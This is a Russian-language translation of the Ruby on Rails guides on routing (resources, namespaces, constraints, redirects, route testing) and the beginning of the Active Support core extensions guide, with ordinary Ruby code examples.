В Rails ресурсный маршрут предоставляет соединение между методами HTTP и URL к экшнам контроллера. По соглашению, каждый экшн также соединяется с определенной операцией CRUD в базе данных. Одна запись в файле роутинга, такая как

```
resources :photos
```

создает семь различных маршрутов в вашем приложении, все соединенные с контроллером `Photos`:

Метод HTTP	Путь	Экшн	Использование
------------	------	------	---------------

GET	/photos	index	отображает список всех фото
GET	/photos/new	new	возвращает форму HTML для создания нового фото
POST	/photos	create	создает новое фото
GET	/photos/:id	show	отображает определенное фото
GET	/photos/:id/edit	edit	возвращает форму HTML для редактирования фото
PUT	/photos/:id	update	обновляет определенное фото
DELETE	/photos/:id	destroy	удаляет определенное фото

Маршруты Rails сравниваются в том порядке, в котором они определены, поэтому, если имеется `resources :photos` до `get 'photos/poll'` маршрут для экшна `show` в строке `resources` совпадет до строки `get`. Чтобы это исправить, переместите строку `get` **над** строкой `resources`, чтобы она сравнивалась первой.

Пути и URL

Создание ресурсного маршрута также сделает доступными множество хелперов в контроллере вашего приложения. В случае с `resources :photos`:

- `photos_path` возвращает `/photos`
- `new_photo_path` возвращает `/photos/new`
- `edit_photo_path(:id)` возвращает `/photos/:id/edit` (например, `edit_photo_path(10)` возвращает `/photos/10/edit`)
- `photo_path(:id)` возвращает `/photos/:id` (например, `photo_path(10)` возвращает `/photos/10`)

Каждый из этих хелперов имеет соответствующий хелпер `_url` (такой как `photos_url`), который возвращает тот же путь с добавленными текущими хостом, портом и префиксом пути.

Поскольку роутер использует как метод HTTP, так и URL, четыре URL соединяют с семью различными экшнами.

Определение нескольких ресурсов одновременно

Если необходимо создать маршруты для более чем одного ресурса, можете сократить ввод, определив их в одном вызове `resources`:

```
resources :photos, :books, :videos
```

Это приведет к такому же результату, как и

```
resources :photos
resources :books
resources :videos
```

Одиночные ресурсы

Иногда имеется ресурс, который клиенты всегда просматривают без ссылки на ID. Обычный пример, `/profile` всегда показывает профиль текущего вошедшего пользователя. Для этого можно использовать одиночный ресурс, чтобы связать `/profile` (а не `/profile/:id`) с экшном `show`.

```
match "profile" => "users#show"
```

Этот ресурсный маршрут

```
resource :geocoder
```

создаст шесть различных маршрутов в вашем приложении, все связанные с контроллером `Geocoders`:

Метод HTTP	Путь	Экшн	Использование
GET	/geocoder/new	new	возвращает форму HTML для создания нового геокодера
POST	/geocoder	create	создает новый геокодер
GET	/geocoder	show	отображает один и только один ресурс геокодера
GET	/geocoder/edit	edit	возвращает форму HTML для редактирования геокодера
PUT	/geocoder	update	обновляет один и только один ресурс геокодера
DELETE	/geocoder	destroy	удаляет ресурс геокодера

Поскольку вы можете захотеть использовать один и тот же контроллер и для одиночного маршрута (`/account`), и для множественного маршрута (`/accounts/45`), одиночные ресурсы ведут на множественные контроллеры.

Одиночный ресурсный маршрут создает эти хелперы:

- `new_geocoder_path` возвращает `/geocoder/new`
- `edit_geocoder_path` возвращает `/geocoder/edit`
- `geocoder_path` возвращает `/geocoder`

Как и в случае с множественными ресурсами, те же хелперы, оканчивающиеся на `_url` также включают хост, порт и префикс пути.

Пространство имен контроллера и роутинг

Возможно, вы захотите организовать группы контроллеров в пространство имен. Чаще всего группируют административные контроллеры в пространство имен `Admin::`. Следует поместить эти контроллеры в директорию `app/controllers/admin` и затем можно сгруппировать их вместе в роутере:

```
namespace :admin do
  resources :posts, :comments
end
```

Это создаст ряд маршрутов для каждого контроллера `posts` и `comments`. Для `Admin::PostsController`, Rails создаст:

Метод HTTP	Путь	Экшн	Хелпер
GET	<code>/admin/posts</code>	<code>index</code>	<code>admin_posts_path</code>
GET	<code>/admin/posts/new</code>	<code>new</code>	<code>new_admin_post_path</code>
POST	<code>/admin/posts</code>	<code>create</code>	<code>admin_posts_path</code>
GET	<code>/admin/posts/:id</code>	<code>show</code>	<code>admin_post_path(:id)</code>
GET	<code>/admin/posts/:id/edit</code>	<code>edit</code>	<code>edit_admin_post_path(:id)</code>
PUT	<code>/admin/posts/:id</code>	<code>update</code>	<code>admin_post_path(:id)</code>
DELETE	<code>/admin/posts/:id</code>	<code>destroy</code>	<code>admin_post_path(:id)</code>

Если хотите маршрут `/photos` (без префикса `/admin`) к `Admin::PostsController`, можете использовать

```
scope :module => "admin" do
  resources :posts, :comments
end
```

или для отдельного случая

```
resources :posts, :module => "admin"
```

Если хотите маршрут `/admin/photos` к `PostsController` (без префикса модуля `Admin::`), можно использовать

```
scope "/admin" do
  resources :posts, :comments
end
```

или для отдельного случая

```
resources :posts, :path => "/admin/posts"
```

В каждом из этих случаев, именованные маршруты остаются теми же, что и без использования `scope`. В последнем случае, следующие пути соединят с `PostsController`:

Метод HTTP	Путь	Экшн	Именованный хелпер
GET	<code>/admin/posts</code>	<code>index</code>	<code>posts_path</code>
GET	<code>/admin/posts/new</code>	<code>new</code>	<code>new_post_path</code>
POST	<code>/admin/posts</code>	<code>create</code>	<code>posts_path</code>
GET	<code>/admin/posts/:id</code>	<code>show</code>	<code>post_path(:id)</code>
GET	<code>/admin/posts/:id/edit</code>	<code>edit</code>	<code>edit_post_path(:id)</code>
PUT	<code>/admin/posts/:id</code>	<code>update</code>	<code>post_path(:id)</code>
DELETE	<code>/admin/posts/:id</code>	<code>destroy</code>	<code>post_path(:id)</code>

Ресурсный роутинг (часть вторая)

[>>> Первая часть](#)

Вложенные ресурсы

Нормально иметь ресурсы, которые логически подчинены другим ресурсам. Например, предположим ваше приложение включает эти модели:

```
class Magazine < ActiveRecord::Base
  has_many :ads
end
```

```
class Ad < ActiveRecord::Base
  belongs_to :magazine
end
```

Вложенные маршруты позволяют перехватить эти отношения в вашем роутинге. В этом случае можете включить такое объявление маршрута:

```
resources :magazines do
  resources :ads
end
```

В дополнение к маршрутам для `magazines`, это объявление также создаст маршруты для `ads` в `AdsController`. URL с `ad` требует `magazine`:

Метод HTTP	Путь	Экшн	Использование
GET	/magazines/:id/ads	index	отображает список всей рекламы для определенного журнала
GET	/magazines/:id/ads/new	new	возвращает форму HTML для создания новой рекламы, принадлежащей определенному журналу
POST	/magazines/:id/ads	create	создает новую рекламу, принадлежащую указанному журналу
GET	/magazines/:id/ads/:id	show	отражает определенную рекламу, принадлежащую определенному журналу
GET	/magazines/:id/ads/:id/edit	edit	возвращает форму HTML для редактирования рекламы, принадлежащей определенному журналу
PUT	/magazines/:id/ads/:id	update	обновляет определенную рекламу, принадлежащую определенному журналу
DELETE	/magazines/:id/ads/:id	destroy	удаляет определенную рекламу, принадлежащую определенному журналу

Также будут созданы маршрутные хелперы, такие как `magazine_ads_url` и `edit_magazine_ad_path`. Эти хелперы принимают экземпляр `Magazine` как первый параметр (`magazine_ads_url(@magazine)`).

Ограничения для вложения

Вы можете вкладывать ресурсы в другие вложенные ресурсы, если хотите. Например:

```
resources :publishers do
  resources :magazines do
    resources :photos
  end
end
```

Глубоко вложенные ресурсы быстро становятся громоздкими. В этом случае, например, приложение будет распознавать URL, такие как

```
/publishers/1/magazines/2/photos/3
```

Соответствующий маршрутный хелпер будет `publisher_magazine_photo_url`, требующий определения объектов на всех трех уровнях. Действительно, эта ситуация достаточно запутана, так что в "статье:"<http://weblog.jamisbuck.org/2007/2/5/nesting-resources> Jamis Buck предлагает правило хорошей разработки на Rails:

Ресурсы никогда не должны быть вложены глубже, чем на 1 уровень.

Создание путей и URL из объектов

В дополнение к использованию маршрутных хелперов, Rails может также создавать пути и URL из массива параметров. Например, предположим у вас есть этот набор маршрутов:

```
resources :magazines do
  resources :ads
end
```

При использовании `magazine_ad_path`, можно передать экземпляры `Magazine` и `Ad` вместо числовых ID:

```
<%= link_to "Ad details", magazine_ad_path(@magazine, @ad) %>
```

Можно также использовать `url_for` с набором объектов, и Rails автоматически определит, какой маршрут вам нужен:

```
<%= link_to "Ad details", url_for([@magazine, @ad]) %>
```

В этом случае Rails увидит, что `@magazine` это `Magazine` и `@ad` это `Ad` и поэтому использует хелпер `magazine_ad_path`. В хелперах, таких как `link_to`, можно определить лишь объект вместо полного вызова `url_for`:

```
<%= link_to "Ad details", [@magazine, @ad] %>
```

Если хотите ссылку только на `magazine`, можете опустить массив:

```
<%= link_to "Magazine details", @magazine %>
```

Это позволит рассматривать экземпляры Ваших моделей как URL, что является ключевым преимуществом ресурсного стиля.

Определение дополнительных экшнов RESTful

Вы не ограничены семью маршрутами, которые создает роутинг RESTful по умолчанию. Если хотите, можете добавить дополнительные маршруты, применяющиеся к коллекции или отдельным элементам коллекции.

Добавление маршрутов к элементам

Для добавления маршрута к элементу, добавьте блок `member` в блок ресурса:

```
resources :photos do
  member do
    get 'preview'
  end
end
```

Это распознает `/photos/1/preview` с GET, и направит его в экшн `preview` `PhotosController`. Это также создаст хелперы `preview_photo_url` и `preview_photo_path`.

В блоке маршрутов к элементу каждое имя маршрута определяет метод HTTP, с которым он будет распознан. Тут можно использовать `get`, `put`, `post` или `delete`. Если у вас нет нескольких маршрутов к элементу, также можно передать `:on` к маршруту, избавившись от блока:

```
resources :photos do
  get 'preview', :on => :member
end
```

Добавление маршрутов к коллекции

Чтобы добавить маршрут к коллекции:

```
resources :photos do
  collection do
    get 'search'
  end
end
```

Это позволит Rails распознать URL, такие как `/photos/search` с GET и направить его в экшн `search` `PhotosController`. Это также создаст маршрутные хелперы `search_photos_url` и `search_photos_path`.

Как и с маршрутами к элементу, можно передать `:on` к маршруту:

```
resources :photos do
  get 'search', :on => :collection
end
```

Предостережение

Если вдруг вы захотели добавить много дополнительных экшнов в ресурсный маршрут, нужно остановиться и спросить себя, может от вас утаилось присутствие другого ресурса.

Нересурсные маршруты

В дополнение к ресурсному роутингу, Rails поддерживает роутинг произвольных URL к экшням. Тут не будет групп маршрутов, создаваемых автоматически ресурсным роутингом. Вместо этого вы должны настроить каждый маршрут вашего приложения отдельно.

Хотя обычно следует пользоваться ресурсным роутингом, есть много мест, где более подходит простой роутинг. Не стоит пытаться заворачивать каждый кусочек своего приложения в ресурсные рамки, если он плохо поддается.

В частности, простой роутинг облегчает привязку унаследованных URL к новым экшням Rails.

Обязательные параметры

При настройке обычного маршрута вы предоставляете ряд символов, которые Rails связывает с частями входящего запроса HTTP. Два из этих символов специальные: `:controller` связывает с именем контроллера в приложении, и `:action` связывает с именем экшна в контроллере. Например, рассмотрим один из дефолтных маршрутов Rails:

```
match ':controller(/:action(/:id))'
```

Если входящий запрос `/photos/show/1` обрабатывается этим маршрутом (так как не встретил какого-либо соответствующего маршрута в файле до этого), то результатом будет вызов экшна `show` в `PhotosController`, и результирующий параметр (1) будет доступен как `params[:id]`. Этот маршрут также свяжет входящий запрос `/photos` с `PhotosController`, поскольку `:action` и `:id` необязательные параметры, обозначенные скобками.

Динамические сегменты

Можете настроить сколько угодно динамических сегментов в обычном маршруте. Всё, кроме `:controller` или `:action`, будет доступно для соответствующего экшна как часть хэша `params`. Таким образом, если настроите такой маршрут:

```
match ':controller/:action/:id/:user_id'
```

Входящий URL `/photos/show/1/2` будет направлен на экшн `show` в `PhotosController`. `params[:id]` будет установлен как `"1"`, и `params[:user_id]` будет установлен как `"2"`.

Нельзя использовать `namespace` или `:module` вместе с сегментом пути `:controller`. Если это нужно, используйте ограничение на `:controller`, которое соответствует требуемому пространству имен, т.е.:

```
match ':controller(/:action(/:id))', :controller => /admin\[^\]/+/'
```

Статические сегменты

Можете определить статические сегменты при создании маршрута:

```
match ':controller/:action/:id/with_user/:user_id'
```

Этот маршрут соответствует путям, таким как `/photos/show/1/with_user/2`. В этом случае `params` будет `{ :controller => "photos", :action => "show", :id => "1", :user_id => "2" }`.

Параметры строки запроса

`params` также включает любые параметры из строки запроса. Например, с таким маршрутом:

```
match ':controller/:action/:id'
```

Входящий путь `/photos/show/1?user_id=2` будет направлен на экшн `show` контроллера `Photos`. `params` будет `{ :controller => "photos", :action => "show", :id => "1", :user_id => "2" }`.

Определение значений по умолчанию

В маршруте не обязательно явно использовать символы `:controller` и `:action`. Можете предоставить их как значения по умолчанию:

```
match 'photos/:id' => 'photos#show'
```

С этим маршрутом Rails направит входящий путь `/photos/12` на экшн `show` в `PhotosController`.

Также можете определить другие значения по умолчанию в маршруте, предоставив хэш для опции `:defaults`. Это также относится к параметрам, которые не определены как динамические сегменты. Например:

```
match 'photos/:id' => 'photos#show', :defaults => { :format => 'jpg' }
```

Rails направит `photos/12` в экшн `show` `PhotosController`, и установит `params[:format]` как `jpg`.

Именованние маршрутов

Можно определить имя для любого маршрута, используя опцию `:as`.

```
match 'exit' => 'sessions#destroy', :as => :logout
```

Это создаст `logout_path` и `logout_url` как именованные хелперы в вашем приложении. Вызов `logout_path` вернет `/exit`

Ограничения метода HTTP

Можете использовать опцию `:via` для ограничения запроса одним или несколькими методами HTTP:

```
match 'photos/show' => 'photos#show', :via => :get
```

Также имеется короткая версия этого:

```
get 'photos/show'
```

Также можно разрешить более одного метода в одном маршруте:

```
match 'photos/show' => 'photos#show', :via => [:get, :post]
```

Ограничения сегмента

Можно использовать опцию `:constraints` для соблюдения формата динамического сегмента:

```
match 'photos/:id' => 'photos#show', :constraints => { :id => /[A-Z]\d{5}/ }
```

Этот маршрут соответствует путям, таким как /photos/A12345. Можно выразить более кратко тот же маршрут следующим образом:

```
match 'photos/:id' => 'photos#show', :id => /[A-Z]\d{5}/
```

:constraints принимает регулярное выражение с ограничением, что якоря regex не могут использоваться. Например, следующий маршрут не работает:

```
match '/:id' => 'posts#show', :constraints => { :id => /\d/ }
```

Однако отметьте, что нет необходимости использовать якоря, поскольку все маршруты закорены изначально.

Например, следующие маршруты приведут к posts со значением to_param такими как 1-hello-world, которые всегда начинаются с цифры, к users со значениями to_param такими как david, никогда не начинающимися с цифры, разделенные в корневом пространстве имен:

```
match '/:id' => 'posts#show', :constraints => { :id => /\d.+/ }
match '/:username' => 'users#show'
```

Ограничения, основанные на запросе

Также можно ограничить маршрут, основываясь на любом методе в объекте [Request](#), который возвращает String.

Ограничение, основанное на запросе, определяется так же, как и сегментное ограничение:

```
match "photos", :constraints => { :subdomain => "admin" }
```

Также можно определить ограничения в форме блока:

```
namespace :admin do
  constraints :subdomain => "admin" do
    resources :photos
  end
end
```

Продвинутые ограничения

Если имеется более продвинутое ограничение, можете предоставить объект, отвечающий на matches?, который будет использовать Rails. Скажем, вы хотите направить всех пользователей через черный список в BlacklistController. Можно сделать так:

```
class BlacklistConstraint
  def initialize
    @ips = Blacklist.retrieve_ips
  end

  def matches?(request)
    @ips.include?(request.remote_ip)
  end
end

TwitterClone::Application.routes.draw do
  match "*path" => "blacklist#index",
    :constraints => BlacklistConstraint.new
end
```

Подстановка маршрутов

Подстановка маршрутов – это способ указать, что определенные параметры должны соответствовать остальным частям маршрута. Например

```
match 'photos/*other' => 'photos#unknown'
```

Этот маршрут будет соответствовать photos/12 или /photos/long/path/to/12, установив params[:other] как "12", или "long/path/to/12".

Динамические сегменты могут быть где угодно в маршруте. Например

```
match 'books/*section/:title' => 'books#show'
```

будет соответствовать books/some/section/last-words-a-memoir с params[:section] равным "some/section", и params[:title] равным "last-words-a-memoir".

На самом деле технически маршрут может иметь более одного динамического сегмента, matcher назначает параметры интуитивным образом. Для примера

```
match '*a/foo/*b' => 'test#index'
```

будет соответствовать `zoo/woo/foo/bar/baz` с `params[:a]` равным `"zoo/woo"`, и `params[:b]` равным `"bar/baz"`.

Начиная с Rails 3.1, динамические маршруты всегда будут соответствовать опциональному формату сегмента по умолчанию. Например, если есть такой маршрут:

```
match '*pages' => 'pages#show'
```

Запросив `"foo/bar.json"`, ваш `params[:pages]` будет равен `"foo/bar"` с форматом запроса JSON. Если вам нужно вернуть старое поведение 3.0.x, можете предоставить `:format => false` вот так:

```
match '*pages' => 'pages#show', :format => false
```

Если хотите сделать сегмент формата обязательным, чтобы его нельзя было опустить, укажите `:format => true` подобным образом:

```
match '*pages' => 'pages#show', :format => true
```

Перенаправление

Можно перенаправить любой путь на другой путь, используя хелпер `redirect` в вашем роутере:

```
match "/stories" => redirect("/posts")
```

Также можно повторно использовать динамические сегменты для соответствия пути, на который перенаправляем:

```
match "/stories/:name" => redirect("/posts/#{name}")
```

Также можно предоставить блок для перенаправления, который получает `params` и (опционально) объект `request`:

```
match "/stories/:name" => redirect { |params| "/posts/#{params[:name].pluralize}" }
match "/stories" => redirect { |p, req| "/posts/#{req.subdomain}" }
```

Пожалуйста, отметьте, что это перенаправление является 301 “Moved Permanently”. Учтите, что некоторые браузеры или прокси серверы закешируют этот тип перенаправления, сделав старые страницы недоступными.

Во всех этих случаях, если не предоставить предшествующий хост (`http://www.example.com`), Rails возьмет эти детали из текущего запроса.

Роутинг к приложениям Rack

Вместо строки, подобной `"posts#index"`, соответствующей экшну `index` в `PostsController`, можно определить любое [приложение Rack](#) как конечную точку совпадения.

```
match "/application.js" => Sprockets
```

Пока `Sprockets` отвечает на `call` и возвращает `[status, headers, body]`, роутер не будет различать приложение Rack и экшн.

Для любопытства, `"posts#index"` фактически расширяется до `PostsController.action(:index)`, который возвращает валидное приложение Rack.

Использование root

Можно определить, с чем Rails должен связать `"/"` с помощью метода `root`:

```
root :to => 'pages#main'
```

Следует поместить маршрут `root` в начало файла, поскольку это наиболее популярный маршрут и должен быть проверен первым. Также необходимо удалить файл `public/index.html`, чтобы корневой маршрут заработал.

Настройка ресурсных маршрутов

Хотя маршруты и хелперы по умолчанию, созданные `resources :posts`, обычно нормально работают, вы, возможно, захотите их настроить некоторым образом. Rails позволяет настроить практически любую часть ресурсных хелперов.

Определение используемого контроллера

Опция `:controller` позволяет явно определить контроллер, используемый ресурсом. Например:

```
resources :photos, :controller => "images"
```

распознает входящие пути, начинающиеся с `/photo`, но смаршрутизирует к контроллеру `Images`:

Метод HTTP	Путь	Экшн	Именованный хелпер
-------------------	-------------	-------------	---------------------------

GET	/photos	index	photos_path
GET	/photos/new	new	new_photo_path
POST	/photos	create	photos_path
GET	/photos/:id	show	photo_path(:id)
GET	/photos/:id/edit	edit	edit_photo_path(:id)
PUT	/photos/:id	update	photo_path(:id)
DELETE	/photos/:id	destroy	photo_path(:id)

Используйте `photos_path`, `new_photo_path` и т.д. для создания путей для этого ресурса.

Определение ограничений

Можно использовать опцию `:constraints` для определения требуемого формата на неявном `id`. Например:

```
resources :photos, :constraints => {:id => /[A-Z][A-Z][0-9]+/}
```

Это объявление ограничивает параметр `:id` соответствием предоставленному регулярному выражению. Итак, в этом случае роутер больше не будет сопоставлять `/photos/1` этому маршруту. Вместо этого будет соответствовать `/photos/RR27`.

Можно определить одиночное ограничение, применив его к ряду маршрутов, используя блочную форму:

```
constraints(:id => /[A-Z][A-Z][0-9]+/) do
  resources :photos
  resources :accounts
end
```

Конечно, можете использовать более продвинутые ограничения, доступные в нересурсных маршрутах, в этом контексте

По умолчанию параметр `:id` не принимает точки – так как точка используется как разделитель для формата маршрута. Если необходимо использовать точку в `:id`, добавьте ограничение, которое переопределит это – к примеру `:id => /[\^\.]+/` позволяет все, кроме слэша.

Переопределение именованных хелперов

Опция `:as` позволяет переопределить нормальное именование для именованных маршрутных хелперов. Например:

```
resources :photos, :as => "images"
```

распознает входящие пути, начинающиеся с `/photos` и смаршрутизирует запросы к `PhotosController`:

Метод HTTP	Путь	Экшн	Именованный хелпер
GET	/photos	index	images_path
GET	/photos/new	new	new_image_path
POST	/photos	create	images_path
GET	/photos/:id	show	image_path(:id)
GET	/photos/:id/edit	edit	edit_image_path(:id)
PUT	/photos/:id	update	image_path(:id)
DELETE	/photos/:id	destroy	image_path(:id)

Переопределение сегментов `new` и `edit`

Опция `:path_names` позволяет переопределить автоматически создаваемые сегменты “new” и “edit” в путях:

```
resources :photos, :path_names => { :new => 'make', :edit => 'change' }
```

Это приведет к тому, что роутинг распознает пути, такие как

```
/photos/make
/photos/1/change
```

Фактические имена экшнов не меняются этой опцией. Два показанных пути все еще ведут к экшням `new` и `edit`.

Если вдруг захотите изменить эту опцию одинаково для всех маршрутов, можно использовать `scope`:

```
scope :path_names => { :new => "make" } do
  # остальные ваши маршруты
end
```

Префикс именованных маршрутных хелперов

Можно использовать опцию `:as` для задания префикса именованных маршрутных хелперов, создаваемых Rails для маршрута. Используйте эту опцию для предотвращения коллизий имен между маршрутами, используемыми пространством

путей.

```
scope "admin" do
  resources :photos, :as => "admin_photos"
end

resources :photos
```

Это предоставит маршрутные хелперы такие как `admin_photos_path`, `new_admin_photo_path` и т.д.

Для задания префикса группы маршрутов, используйте `:as` со `scope`:

```
scope "admin", :as => "admin" do
  resources :photos, :accounts
end

resources :photos, :accounts
```

Это создаст маршруты такие как `admin_photos_path` и `admin_accounts_path`, ведущие соответственно к `/admin/photos` и `/admin/accounts`.

Пространство `namespace` автоматически добавляет `:as`, так же, как и префиксы `:module` и `:path`.

Можно задать префикс маршрута именованным параметром также так:

```
scope ":username" do
  resources :posts
end
```

Это предоставит URL, такие как `/bob/posts/1` и позволит обратиться к части пути `username` в контроллерах, хелперах и вьюхах как `params[:username]`.

Ограничение создаваемых маршрутов

По умолчанию Rails создает маршруты для всех семи экшнов по умолчанию (`index`, `show`, `new`, `create`, `edit`, `update`, and `destroy`) для каждого маршрута RESTful вашего приложения. Можно использовать опции `:only` и `:except` для точной настройки этого поведения. Опция `:only` говорит Rails создать только определенные маршруты:

```
resources :photos, :only => [:index, :show]
```

Теперь запрос GET к `/photos` будет успешным, а запрос POST к `/photos` (который обычно соединяется с экшном `create`) провалится.

Опция `:except` определяет маршрут или перечень маршрутов, который Rails *не* должен создавать:

```
resources :photos, :except => :destroy
```

В этом случае Rails создаст все нормальные маршруты за исключением маршрута для `destroy` (запрос DELETE к `/photos/:id`).

Если в вашем приложении много маршрутов RESTful, использование `:only` и `:except` для создания только тех маршрутов, которые Вам фактически нужны, позволит снизить использование памяти и ускорить процесс роутинга.

Переведенные пути

Используя `scope`, можно изменить имена путей, создаваемых ресурсами:

```
scope(:path_names => { :new => "neu", :edit => "bearbeiten" }) do
  resources :categories, :path => "kategorien"
end
```

Rails теперь создаст маршруты к `CategoriesController`.

Метод HTTP	Путь	Экшн	Именованный хелпер
GET	<code>/kategorien</code>	<code>index</code>	<code>categories_path</code>
GET	<code>/kategorien/neu</code>	<code>new</code>	<code>new_category_path</code>
POST	<code>/kategorien</code>	<code>create</code>	<code>categories_path</code>
GET	<code>/kategorien/:id</code>	<code>show</code>	<code>category_path(:id)</code>
GET	<code>/kategorien/:id/bearbeiten</code>	<code>edit</code>	<code>edit_category_path(:id)</code>
PUT	<code>/kategorien/:id</code>	<code>update</code>	<code>category_path(:id)</code>
DELETE	<code>/kategorien/:id</code>	<code>destroy</code>	<code>category_path(:id)</code>

Переопределение единственного числа

Если хотите определить единственное число ресурса, следует добавить дополнительные правила в `Inflector`.

```
ActiveSupport::Inflector.inflections do |inflect|
  inflect.irregular 'tooth', 'teeth'
end
```

Использование :as во вложенных ресурсах

Опция :as переопределяет автоматически создаваемое имя для ресурса в хелперах вложенного маршрута. Например,

```
resources :magazines do
  resources :ads, :as => 'periodical_ads'
end
```

Это создаст маршрутные хелперы такие как `magazine_periodical_ads_url` и `edit_magazine_periodical_ad_path`.

Осмотр и тестирование маршрутов

Rails предлагает инструменты для осмотра и тестирования маршрутов.

Обзор существующих маршрутов с помощью rake

Если нужен полный список всех доступных маршрутов вашего приложения, запустите команду `rake routes`. Она напечатает все ваши маршруты, в том же порядке, что они появляются в `routes.rb`. Для каждого маршрута вы увидите:

- Имя маршрута (если имеется)
- Используемый метод HTTP (если маршрут реагирует не на все методы)
- Шаблон URL
- Параметры роутинга для этого маршрута

Например, вот небольшая часть результата команды `rake routes` для маршрута RESTful:

```
users GET    /users(.:format)      users#index
        POST    /users(.:format)      users#create
new_user GET    /users/new(.:format)  users#new
edit_user GET    /users/:id/edit(.:format) users#edit
```

Можете ограничить перечень маршрутами, ведущими к определенному контроллеру, установкой переменной среды **CONTROLLER**:

```
$ CONTROLLER=users rake routes
```

Результат команды `rake routes` более читаемый, если у вас в окне терминала прокрутка, а не перенос строк.

Тестирование маршрутов

Маршруты должны быть включены в вашу стратегию тестирования (так же, как и остальное в вашем приложении). Rails предлагает три [встроенных оператора контроля](#), разработанных для того, чтобы сделать тестирование маршрутов проще:

- `assert_generates`
- `assert_recognizes`
- `assert_routing`

Оператор контроля `assert_generates`

Используйте `assert_generates` чтобы убедиться в том, что определенный набор опций создает конкретный путь. Можете использовать его с маршрутами по умолчанию или своими маршрутами

```
assert_generates "/photos/1", { :controller => "photos", :action => "show", :id => "1" }
assert_generates "/about", :controller => "pages", :action => "about"
```

Оператор контроля `assert_recognizes`

Оператор контроля `assert_recognizes` – это противоположность `assert_generates`. Он убеждается, что Rails распознает предложенный путь и маршрутизирует его в конкретную точку в вашем приложении.

```
assert_recognizes({ :controller => "photos", :action => "show", :id => "1" }, "/photos/1")
```

Можете задать аргумент `:method`, чтобы определить метод HTTP:

```
assert_recognizes({ :controller => "photos", :action => "create" }, { :path => "photos", :method => :post })
```

Оператор контроля `assert_routing`

Оператор контроля `assert_routing` проверяет маршрут с двух сторон: он тестирует, что путь генерирует опции, и что опции генерируют путь. Таким образом, он комбинирует функции `assert_generates` и `assert_recognizes`.

```
assert_routing({ :path => "photos", :method => :post }, { :controller => "photos", :action => "create" })
```


9. Расширения ядра Active Support

Active Support – это компонент Ruby on Rails, отвечающий за предоставление расширений для языка Ruby, утилит и множества других вещей.

Он предлагает более ценные функции на уровне языка, нацеленные как на разработку приложений на Rails, так и на разработку самого Ruby on Rails.

Обратившись к этому руководству, вы изучите расширения центральных классов и модулей Ruby, предоставленные Active Support.

Как загрузить расширения ядра

Автономный Active Support

Для обеспечения минимума влияния, Active Support по умолчанию ничего не загружает. Он разбит на маленькие части, поэтому можно загружать лишь то, что нужно, и имеет некоторые точки входа, которые по соглашению загружают некоторые расширения за раз, или даже все.

Таким образом, после обычного require:

```
require 'active_support'
```

объекты не будут даже реагировать на blank?. Давайте посмотрим, как загрузить эти определения.

Подбор определений

Наиболее легкий способ получить blank? – подцепить файл, который его определяет.

Для каждого отдельного метода, определенного как расширение ядра, в этом руководстве имеется заметка, сообщающая, где такой метод определяется. В случае с blank? заметка гласит:

Определено в active_support/core_ext/object/blank.rb.

Это означает, что достаточен единственный вызов:

```
require 'active_support/core_ext/object/blank'
```

Active Support был тщательно пересмотрен и теперь подхватывает только те файлы для загрузки, которые содержат строго необходимые зависимости, если такие имеются.

Загрузка сгруппированных расширений ядра

Следующий уровень – это просто загрузка всех расширений к Object. Как правило, расширения к SomeClass доступны за раз при загрузке active_support/core_ext/some_class.

Таким образом, если вы так сделаете, то получите blank?, загрузив все расширения к Object:

```
require 'active_support/core_ext/object'
```

Загрузка всех расширений ядра

Возможно, вы предпочтете загрузить все расширения ядра, вот файл для этого:

```
require 'active_support/core_ext'
```

Загрузка всего Active Support

И наконец, если хотите иметь доступным весь Active Support, просто вызовите:

```
require 'active_support/all'
```

В действительности это даже не поместит весь Active Support в память, так как некоторые вещи настроены через autoload, поэтому они загружаются только когда используются.

Active Support в приложении на Ruby on Rails

Приложение на Ruby on Rails загружает весь Active Support, кроме случая когда config.active_support.bare равен true. В этом случае приложение загрузит только сам фреймворк и подберет файлы для собственных нужд, и позволит подобрать вам файлы самостоятельно на любом уровне, как описано в предыдущем разделе.

Расширения ко всем объектам

blank? и present?

Следующие значения рассматриваются как пустые (blank) в приложении на Rails:

- nil и false,
- строки, состоящие только из пробелов (смотрите примечание ниже),
- пустые массивы и хэши,
- и любые другие объекты, откликающиеся на empty?, и являющиеся пустыми.

В Ruby 1.9 условие для строк использует учитывающий Unicode символьный класс [:space:], поэтому, к примеру, U2029 (разделитель параграфов) рассматривается как пробел. В Ruby 1.8 пробелом считается \s вместе с идеографическим пробелом U3000.

Отметьте, что числа тут не упомянуты, в частности, 0 и 0.0 **не** являются пустыми.

Например, этот метод из ActiveSupport::Session::AbstractStore использует blank? для проверки, существует ли ключ сессии:

```
def ensure_session_key!
  if @key.blank?
    raise ArgumentError, 'A key is required...'
  end
end
```

Метод present? является эквивалентом !blank?. Этот пример взят из ActiveSupport::Http::Cache::Response:

```
def set_conditional_cache_control!
  return if self["Cache-Control"].present?
  ...
end
```

Определено в active_support/core_ext/object/blank.rb.

presence

Метод presence возвращает его получателя, если present?, и nil в противном случае. Он полезен для подобных идиом:

```
host = config[:host].presence || 'localhost'
```

Определено в active_support/core_ext/object/blank.rb.

duplicable?

Некоторые фундаментальные объекты в Ruby являются одноэлементными. Например, в течение жизненного цикла программы число 1 всегда относится к одному экземпляру:

```
1.object_id      # => 3
Math.cos(0).to_i.object_id # => 3
```

Следовательно, нет никакого способа дублировать эти объекты с помощью dup или clone:

```
true.dup # => TypeError: can't dup TrueClass
```

Некоторые числа, не являющиеся одноэлементными, также не могут быть дублированы:

```
0.0.clone      # => allocator undefined for Float
(2**1024).clone # => allocator undefined for Bignum
```

Active Support предоставляет duplicable? для программного запроса к объекту о таком свойстве:

```
"".duplicable? # => true
false.duplicable? # => false
```

По определению все объекты являются duplicable?, кроме nil, false, true, символов, чисел и объектов class и module.

Любой класс может запретить дублирование, убрав dup и clone, или вызвав исключение в них, тогда только rescue может сказать, является ли данный отдельный объект дублируемым. duplicable? зависит от жестко заданного вышеуказанного перечня, но он намного быстрее, чем rescue. Используйте его, только если знаете, что жесткий перечень достаточен в конкретном случае.

Определено в active_support/core_ext/object/duplicable.rb.

try

Иногда хочется вызвать метод, предоставленный объектом-получателем, если он не nil, что обычно проверяется вначале.

try подобен Object#send за исключением того, что он возвращает nil, если посылается к nil.

Для примера, в этом коде из ActiveRecord::ConnectionAdapters::AbstractAdapter @logger может быть nil, но проверка сохраняется и пишется в оптимистичном стиле:

```
def log_info(sql, name, ms)
  if @logger.try(:debug?)
    name = '%s (%.1fms)' % [name || 'SQL', ms]
    @logger.debug(format_log_entry(name, sql.squeeze(' ')))
  end
end
```

